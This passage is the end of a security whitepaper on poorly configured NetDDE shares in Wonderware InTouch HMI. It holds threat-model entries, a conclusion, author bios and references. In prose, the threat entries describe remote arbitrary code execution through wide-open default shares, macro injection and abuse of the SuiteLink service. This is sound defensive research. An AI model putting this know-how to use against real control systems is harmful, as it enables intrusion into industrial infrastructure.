

Figure 9 – Simplified InTouch Data Flow Diagram

6.4 Threats

With the information available from the trust levels, entry points, data flow diagram and other threat modeling information not discussed in this paper, see [8], a set of threats can be developed. The potential threat related to poorly configured NetDDE shares would be identified during the threat modeling process based on the NetDDE share entry point and the level 2 or 3 Data Flow Diagram with NetDDE information. Three

threat examples are provided, with two related to the NetDDE share and the third related to another service.

Threat: Arbitrary command execution through poorly configured NetDDE share

ID	1
Name	Adversary connects to one or more NetDDE shares to remotely run arbitrary code on the host.
Description	An adversary might try to take advantage of NetDDE shares that are not restricted by application and topic. Many applications have NetDDE server capabilities that can be used if the * (any) is specified as the application and topic for a NetDDE share. A NetDDE connection could be used to open a telnet client, a command prompt, download a malicious web page, or a variety of other attack related activities.
Entry Point	1 (NetDDE Shares)
Impact	Denial of Service, Elevation of Privilege, Information Disclosure, Tampering

Threat: Injection of malicious code through a valid NetDDE connection

ID	2
Name	Adversary abuses a valid NetDDE connection by injecting malicious code or commands into a remote client or server.
Description	If an adversary gains access to a NetDDE client or server, malicious code could be injected into the conversation that may affect the remote application. An example of this would be inserting a macro into an Excel field that could be used to execute arbitrary commands.
Entry Point	1 (NetDDE Shares)
Impact	Denial of Service, Elevation of Privilege, Information Disclosure, Tampering

Threat: Data or system compromise through Wonderware Suitelink service

ID	3
Name	Adversary gains access to the system or its data through an abuse of the InTouch SuiteLink service.
Description	The Wonderware InTouch application installs a Windows service called Wonderware SuiteLink that listens as a network service on TCP port 5413. This service could be abused to gain access to the system or its data.

Entry Point (not listed in Table 2)

Impact Denial of Service, Information Disclosure, Tampering

7 Conclusion

The common practice in control systems of leaving protocol permissions wide open to avoid any downtime related to configuration errors is an especially dangerous practice when it comes to NetDDE shares. A practical example of this problem is seen in Wonderware's InTouch HMI version 8.0 and demonstrated in this paper using Neutralbit's *nbDDE* tool. An attacker would be able to leverage the wide open share in the default configuration to run arbitrary code on the system and own the host, which then could be used to attack other systems in the security zone.

While NetDDE is no longer in Microsoft Vista, it is still present in many control system applications running on Windows NT, 2000, XP and 2003. This is likely to be true for many years as control systems have long lifecycles compared to traditional IT systems. Asset owners and vendors should review their NetDDE share configurations either using *nbDDE*, another tool or through manual inspection.

This type of configuration error should clearly be identified and prevented through the integration of security into the software development lifecycle. Threat modeling would have identified this vulnerability through the threat raised by a remote anonymous user accessing the NetDDE share entry point.

About the Authors – Jason Holcomb is a Security Consultant with Digital Bond's Control System Security Practice. He has nine years of electric, natural gas, and water utility experience with a background in network engineering and information security. Mr. Holcomb holds a B.S. in Computer Science and an M.A. in Computer Resources and Information Management. He holds several industry certifications including the designation of Certified Ethical Hacker.

Charles Perine is a Security Consultant with Digital Bond's Control System Security Practice. Prior to joining Digital Bond he worked for three years at Sandia National Laboratories in the Computer and Network Security Group. While at Sandia, Mr. Perine assisted in the development and implementation of the OPSAID security reference platform. Mr. Perine received his B.S. in Computer Science from California State University Hayward.

Lluis Mora is CTO at Neutralbit, an information security research and development company. He is in charge of the definition of new services and leads the Neutralbit Research & Development labs. Mr. Mora has a BsC in Computer Science by the UOC from Barcelona and has published various articles on vulnerability research in information systems. He won the Openhack competition in both 1999 and 2000.

Xavier Panadero is in charge of Control Systems Services at Neutralbit. Prior to joining Neutralbit he was responsible for R&D at Sentryware and involved with R&D for S21SEC, a Spanish security services company. Mr. Panadero has a degree in Computer Science from Barcelona's UOC.

References

[1] Dynamic Data Exchange, Wikipedia, http://en.wikipedia.org/wiki/NetDDE

[2] List of Control System Applications that Use NetDDE, Digital Bond, Jan 2008, http://www.digitalbond.com/index.php/resources/?f=2006/subscriber/netDDE.pdf

[3] Microsoft NetDDE Service Unauthenticated Remote Buffer Overflow, http://www.ngssoftware.com/advisories/netddefull.txt

[4] Microsoft Windows NetDDE Privilege Escalation Vulnerability http://www.securityfocus.com/bid/5927/info

[5] NetDDE Trusted Shares and Security, Microsoft http://msdn2.microsoft.com/en-us/library/aa365791.aspx

[6] OPC Whitepaper Series, Digital Bond, BCIT and Byres Research, 2007, http://www.digitalbond.com/index.php/resources/white-papers-and-articles/

[7] Howard, Michael and Lipner, Steve, The Security Development Lifecycle, Microsoft Press, 2006.

[8] Swiderski, Frank and Snyder, Window, Threat Modeling, Microsoft Press, 2004.